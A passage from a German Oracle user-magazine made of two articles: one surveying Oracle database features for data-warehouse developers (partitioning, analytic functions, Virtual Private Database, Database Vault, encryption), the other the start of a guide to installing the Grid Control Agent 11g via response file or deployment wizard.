Die Subscriber melden mit ihrer Subscription Bedarf an den Change-Daten an. Daraufhin erfolgt über Views der Zugriff auf die Change-Daten. Initial weisen diese jedoch eine leere Ergebnismenge auf. Erst durch Aufruf der Prozedur „EXTEND_WINDOW" aus dem Package „DBMS_CDC_SUBSCRIBEQ" verschaffen sich die Subscriber Zugriff auf die aktuellen Change-Daten.




Abbildung 1: Change Data Capture

Ruft der Subscriber nach der Verarbeitung der Change-Daten die Prozedur „PURGE_WINDOW“ aus dem gleichen Package auf, sind diese im Anschluss daran für ihn nicht mehr sichtbar. Physisch werden sie aber erst gelöscht, wenn alle Subscriber mit Aufruf der Prozedur „PURGE_WINDOW“ angezeigt haben, dass sie die Change-Daten nicht mehr benötigen. Change Data Capture kann in verschiedenen Modi betrieben werden:

- Synchronous
- Asynchronous HotLog
- Asynchronous Distributed HotLog
- Asynchronous AutoLog

Eine weitere Möglichkeit für Change Data Capture stellt Oracle über sein Produkt „GoldenGate“ zur Verfügung. Dieses ist ebenfalls kostenpflichtig, bietet aber auch in heterogenen Systemlandschaften die Möglichkeit, Änderungen in Realzeit von einer Quelldatenbank in eine Staging-Datenbank zu kopieren [2].

Export Data Pump (expdp) und Import Data Pump (impdp) stellen vier unterschiedliche Methoden für den Ex- und Import zur Verfügung, wobei automatisch die performanteste Methode gewählt wird. Die Methoden – sortiert nach absteigender Performance – sind:

- Direkte Kopie eines Datafiles
- Direct-Path-Operationen
- External Tables
- Import über einen Netzwerklink

Der Job des Ex- beziehungsweise Imports wird in einer Mastertabelle überwacht. Damit sind sie gewöhnlich nach einem Abbruch resümierbar. Der Import direkt über das Netzwerk entspricht dem Absetzen eines „INSERT INTO … SELECT …“-Statements. Beim Start von expdp und impdp kann über den Parameter „CONTENT“ selektiert werden, ob nur Metadaten (Tabellenstruktur), nur Daten (Tabelleninhalte) oder beide zusammen geladen werden sollen. Seit Version 11*g* der Datenbank lässt sich zudem mithilfe des Parameters „COMPRESSION“ steuern, ob Metadaten und/oder Dateninhalte komprimiert werden sollen. Dies reduziert den Speicherbedarf von Dump-Dateien deutlich.

Beim Aufruf über die Kommandozeile greifen Datapump-Export und -Import auf die Funktionalitäten der PL/SQL-Packages „DBMS_DATAPUMP“ und „DBMS_METADATA“ zurück. Es ist daher nicht überraschend, dass Export und Import bei Bedarf auch ausschließlich mithilfe von Prozeduraufrufen in „DBMS_DATAPUMP“ umgesetzt werden können.

Compression

Persistent gespeicherte Daten belegen immer physischen Speicherplatz. Der Umfang des belegten Speichers sowie der erzielte Datendurchsatz sind hingegen von vielerlei Faktoren abhängig. Für die Auseinandersetzung mit vielen dieser Faktoren ist in den meisten Fällen ein Administrator zuständig, daher wird dieses Thema in diesem Artikel nur am Rande betrachtet. Dagegen ragen Fragestellungen wie das Sizing von Blöcken und Tablespaces und insbesondere die Verwendung von Compression schon wesentlich weiter in den Zuständigkeitsbereich eines Entwicklers oder Architekten.

Compression wird zur Komprimierung von Tabellen und Indizes genutzt. Dadurch kann eine Reduzierung der Hardware-Anforderungen für Storage, Netzwerkbandbreite und RAM erzielt werden, was in einer Kostenersparnis münden und zugleich unter Umständen die Abfrage-Performance steigern kann.

Die Komprimierung erfolgt bei Tabellen auf Basis der Datenblöcke. Dabei sammelt man in einem Header die auftretenden Inhalte. In den eigentlichen Datenblöcken wird daraufhin nur noch eine Referenz auf den Eintrag im Header gespeichert. Folglich kann eine besonders hohe Komprimierungsrate erreicht werden, wenn sich in einem Block Werte häufig wiederholen. Um diesen Effekt noch zu verstärken, bietet sich die Wahl einer großen Blockgröße an.

In der Praxis lässt sich oft ein Komprimierungsfaktor zwischen zwei und drei erzielen.

Bei Compression ist zwischen zwei Varianten zu unterscheiden: Basic Compression und Advanced Compression, die weitere Möglichkeiten im Umfeld von OLTP und im Umgang mit Dateien (LOB) bieten und als eigene Option zu lizenzieren sind.

Performance-Steigerung

Theoretisch könnte ein DWH nur aus Tabellen und der Verarbeitungslogik zur Bewirtschaftung dieser Tabellen bestehen. Ohne weitere Objekte wie beispielsweise Indizes würden aber die Laufzeiten der Bewirtschaftungen und gerade auch der Abfragen durch Endanwender schnell Ausmaße annehmen, die einen akzeptablen Rahmen übersteigen. Daher hat Oracle eine ganze Palette von Features zur Steigerung der Performance in seine Datenbank integriert. Einige davon sind für OLTP- und Data-Warehouse-Systeme gleichermaßen von Bedeutung.

In einem DWH stellen sich zum Teil aber auch andere Herausforderungen, da dort meist große Datenmengen in einem einzigen Batchlauf verarbeitet werden. Dieser Batchlauf muss häufig in einem definierten Zeitfenster abgeschlossen werden.

OLTP-Systeme müssen im Gegensatz dazu in der Lage sein, viele kleinere Datenänderungen in kurzer Zeit zu verarbeiten. Die zunehmend in Mode kommenden Begriffe des Near- oder Realtime-DWH weichen diese Trennung allerdings auf, da in solchen Systemen binnen kurzer Zeit Änderungen in den Vorsystemen verarbeitet werden müssen. Diese Änderungen werden zum Beispiel mit Change Data Capture protokolliert und im DWH als Delta umgesetzt.

Partitionierung

Partitionierung ist eine kostenpflichtige Datenbankoption, die im DWH-Umfeld sehr weit verbreitet ist. Sie bezeichnet die Speicherung einer logischen Tabelle in vielen physikalischen Tabellen, sogenannten „Partitionen“. Diese können gezielt ausgelesen oder mit DML- oder DDL-Statements verarbeitet werden. Das erleichtert die

Verwaltung der Daten und sorgt bei größeren Datenmengen durch die Reduktion des I/O-Transfers für eine deutliche Steigerung der Performance.

Die Partitionierung bezieht sich auf eine konkrete Tabellenspalte. Abhängig vom darin enthaltenen Wert entscheidet sich, in welcher Partition ein Datensatz abgelegt werden muss bzw. in welcher Partition ein Datensatz im Falle einer Abfrage zu suchen ist. Die Partitionierung kann auf drei unterschiedliche Weisen erfolgen:

- Range-Partitionierung
- List-Partitionierung
- Hash-Partitionierung

Partitionen können je nach Partitionsart selbst wieder partitioniert werden. Die dadurch entstehenden Partitionen heißen Sub-Partitionen. In diesem Fall spricht man von Composite-Partitionierung. Seit Version 11*g* ist eine nahezu beliebige Kombination von Partitionierungsmethoden möglich. Lediglich die Subpartitionierung einer Hash-partitionierten Tabelle ist nicht möglich.

„Partition Exchange Loading" ist ein weiteres Feature, das erst durch die Partitionierung von Tabellen ermöglicht wird. Dabei wird eine nicht partitionierte Tabelle als Partition in eine andere, partitionierte Tabelle eingehängt. Eventuell vorhandene Indizes können im gleichen Zuge übernommen werden.

Damit lassen sich Tabelleninhalte offline berechnen und anschließend ohne Rechenlast als Partition einhängen. Bei diesem Schritt findet intern nur eine Aktualisierung des Dictionaries statt. Der sich daraus ergebende Vorteil ist die uneingeschränkte Verfügbarkeit der partitionierten Zieltabelle während der Berechnung der Daten. Andernfalls kann es zu Sperren kommen, die auf diese Weise umgangen werden können. Das folgende Beispiel verdeutlicht die zugehörige Syntax:

```
ALTER TABLE partitionierte_ta-
belle
EXCHANGE PARTITION partition
WITH TABLE tabelle
INCLUDING INDEXES
WITHOUT VALIDATION;
```

Voraussetzung für Partition Exchange Loading ist die vollständige Übereinstimmung der Spalten und Datentypen inklusive ihrer Länge sowie der Constraints beider Tabellen.

Oft müssen Daten in unterschiedlicher Granularität aggregiert werden. So könnten beispielsweise die Verkäufe pro Monat auf der einen und pro Quartal oder Jahr auf der anderen Seite von Interesse sein. Beide Ergebnismengen könnten mithilfe zweier unterschiedlicher Abfragen unter Verwendung des „UNION-ALL"-Statements vereint werden.

Die Datenbank stellt aber Funktionen zur Verfügung, die helfen, die vereinigte Ergebnismenge komfortabel mit einer einfachen Syntax innerhalb eines Statements zu berechnen. Die Anwendung dieser Funktionen ist im Bedarfsfall auch aus Performance-Gesichtspunkten zu empfehlen, zumal sich mit der Kombination der Funktion „Rollup", die im Folgenden dargestellt wird, eine Fülle von Möglichkeiten eröffnet. Weitere Features in diesem Zusammenhang sind „Cube", „Grouping Sets" und die Gruppierungsfunktionen.

Der Begriff „Rollup" ist als konträres Vorgehen zum Drilldown durch Dimensions-Hierarchien hinlänglich bekannt. Dabei werden Detail-Ergebnisse weiter aggregiert und auf übergeordneter Ebene dargestellt. Diese wird in die „GROUPBY"-Klausel integriert. Das folgende Beispiel verdeutlicht die Anwendung:

```
SELECT t.jahr, t.quartal,
t.monat, SUM(s.revenue)
FROM sales s
JOIN d_zeit t ON (s.tag_id =
t.tag_id)
GROUP BY ROLLUP(t.jahr,
t.quartal, t.monat);
```

In diesem Beispiel wäre die Spalte „Monat" identisch dem Wert „NULL", sobald die Aggregationsebene (Jahr, Quartal, Monat) überschritten wird. Die anderen Attribute verhalten sich analog. Die ROLLUP-Funktion ist zwar häufig entlang von dimensionalen Hierarchie-Pfaden zu finden, grundsätzlich aber unabhängig davon einsetzbar.

Materialized Views enthalten häufig voraggregierte Daten und greifen dabei auch auf Funktionen wie „ROLLUP" oder „GROUPING SETS" zurück. Zur Kennzeichnung des Aggregationslevels wird in diesem Fall häufig die „GROUPING_ID"-Funktion in die Abfrage der Materialized View aufgenommen. Dies erweitert die Möglichkeiten der Datenbank bei der Aktualisierung der Materialized View beziehungsweise bei deren Verwendung in Zusammenhang mit Query Rewrite.

Die Funktion „GROUP_ID" ist eines von diversen Hilfsfeatures. Mit ihr können Dubletten auf Grund einer unglücklich gewählten „GROUP-BY"-Klausel durch einen Wert größer als Null in der Ergebnismenge kenntlich gemacht werden. Diese Hilfsfunktion kann sowohl in der Ergebnismenge dargestellt werden als auch in der „HAVING"- oder „ORDER-BY"-Klausel Verwendung finden.

Analytische Funktionen

Analytische Funktionen ermöglichen die Berechnung von Ergebnissen auf Basis mehrerer Zeilen, dem sogenannten „Fenster". Die Gesamtergebnismenge reduziert sich dabei aber nicht, anders als bei Aggregat-Funktionen. So kann für jede Zeile beispielsweise ein Ranking bezüglich eines frei wählbaren Kriteriums berechnet und in einer zusätzlichen Spalte dargestellt werden. Die „PARTITION-BY"-Klausel gibt an, für welche Spalten die jeweils gleiche Kombination von Werten als eine Gruppe von Zeilen interpretiert wird. Diese Angabe ist vergleichbar mit der „GROUP-BY"-Klausel bei einer gewöhnlichen Aggregation und nicht zu verwechseln mit Partitionen in Zusammenhang mit der Partitionierung von Tabellen.

Die „ORDER-BY"-Klausel definiert das Attribut, nach dem sich die Berechnung des Ranges richtet. In obigem Beispiel würde folglich für jede Abteilung der Rang der Mitarbeiter in Bezug auf ihr Gehalt bestimmt. Der Mitarbeiter mit dem größten Gehalt erhält Rang 1.

Für andere analytische Funktionen kann explizit das Fenster angegeben

Abbildung 2: Filtern der Tabellen-Inhalte

werden, auf dessen Basis die Ergebnisse berechnet werden sollen. Dieses Fenster wird für jede Gruppe – bestimmt durch die „PARTITION-BY"-Klausel – von Neuem initialisiert. Das angegebene Fenster orientiert sich immer an der aktuellen Zeile. Seine Größe kann über die physikalische Anzahl von Zeilen oder ein logisches Intervall, beispielsweise über die Inhalte einer Spalte vom Datentyp „DATE", definiert werden. Die „ORDER-BY"-Klausel schreibt die Reihenfolge innerhalb eines Fensters vor. Mithilfe von Fensterfunktionen lässt sich beispielsweise eine rollende Summe berechnen.

Andere Beispiele stellen die Fensterfunktionen „LAG" und „LEAD" dar. Diese gewähren Einsicht in Zeilen, die auf Basis einer gewählten Sortierreihenfolge eine definierte Anzahl von Zeilen vor (LAG) beziehungsweise nach (LEAD) der aktuellen Zeile liegen. Auf diese Weise ist ein direkter Vergleich unterschiedlicher Zeilen möglich, ohne zuvor einen Self-Join implementieren zu müssen. Dies spart nicht nur Implementierungsaufwand, sondern häufig auch Rechenlast.

Die Datenbank bietet darüber hinaus eine ganze Palette von analytischen Funktionen. Hinzu kommt, dass mit dem Oracle Data Cartridge Interface (ODCI) eigene Aggregat-Funktionen entwickelt werden können, die sich auch als analytische Funktion nutzen lassen.

Schutz von Daten

Datensicherheit ist im Zeitalter der elektronischen Datenverarbeitung in vielen Bereichen wichtig. Im DWH-Umfeld spielt sie eine besonders große Rolle, weil viele aussagekräftige und sensible Daten von einer Vielzahl von Anwendern mit unterschiedlichen Rechten und unterschiedlichen Zielen interpretiert werden sollen. Neben der normalen Vergabe von Rechten auf Objektebene stellt Oracle weitere Funktionen zur Verfügung, die je nach angemeldetem Benutzer eine unterschiedliche Sicht auf die Daten ermöglichen.

Virtual Private Database ermöglicht eine sehr feingranulare Vergabe von Rechten, sodass unterschiedliche Benutzer jeweils eine andere Sicht auf das gleiche Tabellenobjekt erhalten können. Es können je nach Benutzer Filterkriterien, sogenannte „Policies", definiert werden, die dazu führen, dass der eine Benutzer andere Zeilen und Spalten sieht als der nächste. Diese Policies können ferner auf DML-Statements ausgeweitet werden, damit die Änderung von Datensätzen nur innerhalb eines definierten Datenbereichs erfolgen kann. Mittels einer Policy beziehungsweise der Kombination mehrerer Policies lassen sich nahezu beliebig komplexe Zugriffsbeschränkungen anhand unterschiedlichster Geschäftsregeln definieren.

In einem späteren Schritt werden Abfragen auf die jeweilige Tabelle durch die Datenbank intern und transparent umformuliert und um die Zeichenkette erweitert, die die Policy-Funktion zurückliefert. So werden die Tabelleninhalte gefiltert. Grafisch dargestellt könnte dies wie in Abbildung 2 aussehen.

Database Vault stellt eine Technologie dar, mit der es möglich wird, Daten vor internen Bedrohungen zu schützen. Diese internen Bedrohungen sind real und durch diverse repräsentative Studien belegt. Die Absicherung gegen diese Risiken ist daher gerechtfertigt und gründet im Allgemeinen nicht auf mangelndem Vertrauen in die eigenen Mitarbeiter.

Mit Database Vault lassen sich innerhalb einer Web-Schnittstelle oder mithilfe einer API-Schutzzone, sogenannte „Realms", definieren, die privilegierten Benutzern oder Administratoren den Zugriff auf sensible Daten verwehren. Zusätzlich können Kriterien festgesetzt werden, die für die Benutzerauthentifizierung erforderlich sind und die die gewöhnliche Authentifizierung erweitern. Dies minimiert die Gefahr, dass sich Benutzer unter Vorgabe einer falschen Identität unbefugten Zugriff auf Daten verschaffen. Abbildung 3 zeigt beispielhaft und




Abbildung 3: Mögliche Konfiguration für Database Vault

sehr vereinfacht eine mögliche Konfiguration.

Mittels der Definition von Command Rules können außerdem Regeln bestimmt werden, die den erlaubten Satz von Datenbank-Befehlen eines Benutzers beschränken. So kann einem Benutzer beispielsweise das Löschen von Tabellen in seinem eigenen Schema untersagt werden.

Database Vault erlaubt dabei die Verwendung vordefinierter Standardrollen, die sogenannte „Separation of Duty". Beispiel einer solchen Rolle ist die Benutzer-Administration. Einem Datenbank-Administrator ohne diese Rolle kann damit das Recht entzogen werden, weitere Benutzer anzulegen. Neben der reinen Zugriffskontrolle bietet Database Vault ein zusätzliches Auditing, bei dem versuchte Zugriffsverletzungen in vordefinierten Standardberichten dargestellt werden können. Database Vault ist verfügbar für die Datenbank-Releases 9*i* R2, 10*g* R2 und 11*g*.

Label Security ist eine kostenpflichtige Datenbank-Option. Diese ermöglicht – ähnlich wie VPD – die Beschränkung des Zugriffs von Benutzern auf ausgewählte Datensätze einer Tabelle. Dank des Enterprise Managers ist es jedoch nicht erforderlich, eigene Policy-Funktionen zu entwickeln. Stattdessen können in der Programmoberfläche auf Datenebene sogenannte „Labels" vergeben werden, die sich in „Level", „Compartments" und „Groups" untergliedern. Dadurch ist eine feingranulare Abbildung der Sensibilität der Daten möglich. Jedes Level, jedes Compartment und jede Group wird vom Administrator mit einer numerischen Repräsentation versehen. Je größer der Wert, desto sensibler sind die Daten. Beim Zugriff auf die Daten geht die Datenbank daraufhin nach einem Schema vor (siehe Abbildung 4).

„Data Masking" bezeichnet die Maskierung von sensiblen Daten zur Erstellung reell wirkender Testdaten. Zu diesem Zweck bietet die Oracle-Datenbank ein Management-Pack, das über den Enterprise Manager genutzt werden kann. Es bietet eine Such-Funktionalität, mit der man sensible Daten ausfindig machen kann. Wurden




Abbildung 4: Zugriff der Datenbank auf die Daten

Abbildung 5: Ver- und Entschlüsselung der Daten

solche Daten in der Datenbank identifiziert, können sie mithilfe vordefinierter oder eigener Maskierungsfunktionen maskiert werden.

Die vordefinierten Funktionen bieten neben der Generierung von zufälligen Werten auch Formatmasken zur Generierung von Telefonnummern oder Kreditkartennummern. Darüber hinaus ermöglicht Data Masking das deterministische Vertauschen von Werten. Auf diese Weise erhalten vormals gleiche Werte auch nach der Maskierung einen identischen Wert. Weitere Möglichkeiten sind dadurch gegeben, dass abhängig von Bedingungen unterschiedliche Maskierungsfunktionen angewandt werden können und dass durch die Definition zusammengehöriger Spalten die in den Daten vorliegenden Zusammenhänge aufrechterhalten werden können.

Die Maskierung der Daten basiert auf PL/SQL-Routinen, die bei Bedarf durch einen Administrator angepasst werden können und sich in andere Prozesse einbinden lassen. So kann die Anwendung von Data Masking im Zuge des Duplizierens von Tabellen oder während des Datenexports mit Export Data Pump erfolgen.

„Transparent Data Encryption" ist Teil der Advanced-Security-Option für die Enterprise Edition der Datenbank. Mit diesem Feature lassen sich Daten nach einer umfangreichen Auswahl von Algorithmen verschlüsseln (siehe Abbildung 5). Die Verschlüsselung ist transparent für die Applikationen, die die Daten weiterverarbeiten. Folglich ist eine Anpassung von Applikationslogik nicht erforderlich. Datenbankintern werden die Daten vor dem Schreiben auf die Festplatte automatisch verschlüsselt und beim Lesen wieder entschlüsselt, noch bevor sie an die Applikation übergeben werden. Wird eine Sicherung durchgeführt, bleiben die Daten hingegen verschlüsselt. Die Verwaltung der Schlüssel

zum Ver- und Entschlüsseln geschieht ebenfalls datenbankintern in einem sogenannten „Wallet“, das seinerseits auch verschlüsselt ist.

Für dieses Wallet muss initial ein Master Key gesetzt werden, der systemweite Gültigkeit besitzt. Das Wallet muss zur Verarbeitung der Daten geöffnet sein, was nach einem Neustart der Instanz nicht gewährleistet ist. Das Wallet kann durch den folgenden Befehl geöffnet werden, wobei „myPassword“ mit dem sogenannten „Master Key“ substituiert werden muss:

```
ALTER SYSTEM SET WALLET OPEN
IDENTIFIED BY
„myPassword“;
```

Wenn das Öffnen des Wallets vergessen wurde, schließt man das Wallet explizit mit dem Befehl:

```
ALTER SYSTEM SET WALLET CLOSE;
ORA-28365:
WALLET IS NOT OPEN
```

Die Verschlüsselung von Datenbank-Inhalten ist auf verschiedene Art und Weise möglich:

- Es können einzelne Spalten verschlüsselt werden. Ist die ausgewählte Spalte indiziert, werden das Löschen des Index und die anschließende Neuanlage desselben auf Basis der nunmehr verschlüsselten Spalte empfohlen.
- Seit Datenbankversion 11*g* können ganze Tabellen und Secure Files/LOBS verschlüsselt werden.
- Ebenfalls seit version 11*g* ist die Verschlüsselung ganzer Tablespaces möglich.

Neben der verschlüsselten Ablage von Daten im Dateisystem kann auch die Kommunikation mit der Datenbank verschlüsselt werden, um diese gegen das Auslesen von Inhalten über den Netzwerkverkehr abzusichern. In diesem Fall ist die Anpassung der Datei „sqlnet.ora“ auf Server und Clients vonnöten. Unterstützung für die Verschlüsselung des Netzwerkverkehrs bietet zum Beispiel der Oracle Net Manager.

Fazit

Die Oracle-Datenbank liefert eine zunehmende Fülle von Features, über die man schnell den Überblick verlieren kann. Viele Entwickler kennen diese Features gar nicht oder sie kommen nicht vollumfänglich zur Anwendung und ihre Vorteile bleiben ungenutzt. So entstehen oftmals eigene Lösungen, die schwer zu warten sind, bei der Entwicklung unnötige Personal-Ressourcen vereinnahmen und außerdem häufig unter schlechter Performance oder großer Fehleranfälligkeit leiden. Auf der anderen Seite geben Unternehmen viel Geld für Datenbank-Optionen aus, die letzten Endes gar nicht genutzt werden.

Für Data-Warehouse-Entwickler ist ein umfangreiches Wissen über die vorhandenen Datenbank-Features und die damit verbundenen Kosten und Einsparpotenziale also essentiell wichtig. Dazu gibt es viele hilfreiche Tipps und Bewertungen [3].

Quellenangaben

[1] Wikipedia, Definition eines Data-Warehouse: http://de.wikipedia.org/wiki/Data-Warehouse#Definition

[2] Oracle GoldenGate: http://www.oracle.com/us/products/middleware/dataintegration/059240.html

[3] Whitepaper des Autors, Features der Oracle-Datenbank aus der Data-Warehouse-Perspektive: http://www.opitz-consulting.com/veroeffentlichungen/whitepaper.php.

Timo Bergenthal
OPITZ CONSULTING GmbH
timo.bergenthal
@opitz-consulting.com

Dieser Artikel befasst sich mit zwei unterschiedlichen Installationsarten des Oracle Agent 11*g*. Voraussetzung ist ein lauffähiges Grid Control.

Installationsarten für Grid Control Agent 11*g*

Bernhard Koch, MuniQSoft GmbH

Um den Agent 10*g* zu installieren, reichte es aus, einen Doppelklick auf „setup.exe“ im entpackten Agent-Verzeichnis zu machen. Im Anschluss daran ging der bekannte Oracle-Installer auf und es war möglich, die gewünschten Einstellungen wie „AGENT_HOME“, „UPLOAD_PORT“ etc. Schritt für Schritt zu erledigen. Versucht man das Gleiche mit dem Agent 11*g*, bekommt man eine Fehlermeldung (siehe Abbildung 1).

Abbildung 1: Fehlermeldung des Oracle-Installers

Es wird schnell klar, dass man sich für die Agent-Installation mit der Anleitung befassen muss. Im Basic Installation Guide wird eine Installationsart vorgestellt, die den „Agent Deployment Wizard“ verwendet. Im Advanced Installation Guide findet man neun unterschiedliche Abschnitte, wie der Agent installiert werden kann; drei dieser Abschnitte befassen sich mit dem Klonen eines vorhandenen Oracle Agents.

In der täglichen Praxis trifft man viele DBAs, die lieber selbst Hand anlegen und einen Wizard erst mal skeptisch betrachten. Die Arbeit mit dem Response File hat auch Vorteile in virtuellen Umgebungen. Man könnte sich zum Beispiel in einem Testcenter eine virtuelle Maschine vorbereiten, auf der bereits die Oracle-Software installiert ist. Dazu werden in der Staging-Area die entpackten Sourcen des Agent 11*g* und ein bereits vorkonfiguriertes Response File abgelegt. Muss nun ein neuer Datenbank-Server erstellt werden, reicht es, die vorbereitete virtuelle Maschine zu klonen, ein Datenbank-Skript anzulegen und am Ende den Agent durch einen einzigen Aufruf zu installieren.

Doch der Reihe nach. Der erste Schritt ist der Blick in die Installationsanleitung. Um den Agent mit dem Response File zu installieren, müssen auf dem Zielsystem die Sourcen des Agent 11*g* passend zum Betriebssystem vorhanden und dort entpackt sein. Der nächste Schritt ist das Editieren des Response Files. Es gibt wie immer viele Möglichkeiten, um Einstellungen vorzunehmen; einige wenige müssen gemacht werden, damit die Installation auch funktioniert. Wir beschränken uns hier darauf, nur die Einstellungen zu betrachten, ohne die eine Installation fehlschlägt. Die Response File Version, auf der dieser Artikel beruht, ist 2.2.1.0.0. Das Response File heißt „additional_agent.rsp“, zu finden unter /Entpackter_Ordner/Plattform/response/additional_agent.rsp:

```
# Inputs for Oracle Configura-
tion Manager #
SECURITY_UPDATES_VIA_
MYORACLESUPPORT=FALSE
DECLINE_SECURITY_UPDATES=TRUE
MYORACLESUPPORT_USERNAME=<Value
Unspecified>
MYORACLESUPPORT_PASSWORD=<Value
Unspecified>
COLLECTOR_SUPPORTHUB_URL=<Value
Unspecified>
```

Die inzwischen obligatorische Frage nach den Updates über My Oracle Support (MOS) muss hier mit mindestens zwei Parametern beantwortet werden. Sollen Security-Updates von der MOS-Seite geholt werden, dann muss der erste Parameter auf „TRUE“ gesetzt sein. Die Sicherheitsabfrage „Wollen Sie wirklich?“ ist hier mit dem zweiten Parameter hinterlegt. Ist der eine auf „TRUE“ gesetzt, muss der andere auf „FALSE“ stehen und umgekehrt. Zum Holen der Updates müssen natürlich auch noch Username und Passwort für MOS angegeben werden:

```
# Various inputs required for
Installation and Configuration #
ORACLE_AGENT_HOME_LOCATION=/
u01/app/oracle/agent11g
```

Der zweite Bereich startet mit der Angabe des Oracle-Homes für den Agent. Im weiteren Verlauf können unter anderem auch weitere Sprachen ausgewählt werden. Auch die Verbindungsparameter zum Oracle Management Server (OMS), die aus der Grid-Control-Installation bekannt sind, müssen in diesem Teil eingegeben werden:

```
OMS_HOST=“GridControl.Muni-
QSoft.de“
OMS_PORT=4900
AGENT_REGISTRATION_
PASSWORD=“Passwort“
```

Wichtig sind an dieser Stelle die doppelten Hochkommata um den Host- und Passwort-String. Sind diese Anpassungen erledigt, muss nur noch der Installer mit den Optionen „silent“ und „responseFile“ gestartet werden:

```
/Entpackter_Ordner/Plattform/
agent/runInstaller -silent -re-
sponseFile absoluter_Pfad_Re-
sponsefile/additional_agent.rsp
```

In Windows-Systemen ersetzt man „run Installer“ durch „setup.exe“. Nach erfolgreicher Installation meldet sich der Agent bei dem zuständigen OMS. Es kann allerdings einige Minuten dauern, bis die ersten Anzeigen zu sehen sind. Im Anschluss daran muss der Agent im OMS noch konfiguriert werden.

Installation mit Deployment Wizard

Wenden wir uns nun dem Zauberer zu. Er ist der vermutlich einfachste Weg, einen Agent 11*g* auf einem Zielserver zu installieren. Es gibt allerdings auch hier Einschränkungen beziehungsweise Voraussetzungen, die erfüllt sein müssen. Wichtigster Punkt ist die SSH-Verbindung zwischen dem OMS und dem Zielserver. Was unter Linux / UNIX kein Problem darstellt, weil dort im Normalfall SSH-Server laufen, sieht es unter Windows schon anders aus. Hier muss ein SSH-Server installiert werden; eine Anleitung dazu steht im Basic Installation Guide Part III Abschnitt D. Ohne SSH-Verbindung lässt sich der Deployment Wizard nicht verwenden, es empfiehlt sich jedoch, die Verbindung zwischen Datenbanken und Grid Control prinzipiell über SSH zu betreiben. Auch die restlichen Anforderungen aus der Installationsanleitung sind natürlich wieder zu erfüllen.

Die Agent-Sourcen müssen in diesem Fall auf dem OMS vorhanden sein, am besten im Default-Verzeichnis „OMS_HOME/sysman/agent_download/Version/Plattform“. Dort werden die von MOS geladenen Dateien entpackt. Es können mehrere Agent-Pakete abgelegt sein, für alle Umgebungen und Versionen, die gewünscht sind. Alles, was im Default-Verzeichnis liegt, wird auch im OMS angezeigt. Sind alle Voraussetzungen erfüllt, kann die Installation beginnen. Dazu navigiert man im OMS auf die Seite „Deployment“, wählt aus der Liste „Agent installieren“ und auf der folgenden Seite „Neue Installation“. Auf der nächsten Seite werden die Parameter für die Installation angegeben. Alle Pflichtfelder sind mit „*“ gekennzeichnet (siehe Abbildungen 2 und 3).

Abbildung 2 und 3: Ausschnitte des Deployment Wizard mit benötigten Angaben

Wenn der OMS über eine gesicherte Verbindung konfiguriert ist, darf nicht vergessen werden, auch das Kennwort dafür anzugeben.

Mit einem Klick auf „Weiter“ werden die Daten für die Angaben überprüft und es folgt die schon bekannte Seite mit der Möglichkeit, Updates von MOS zu erhalten (siehe Abbildung 4).

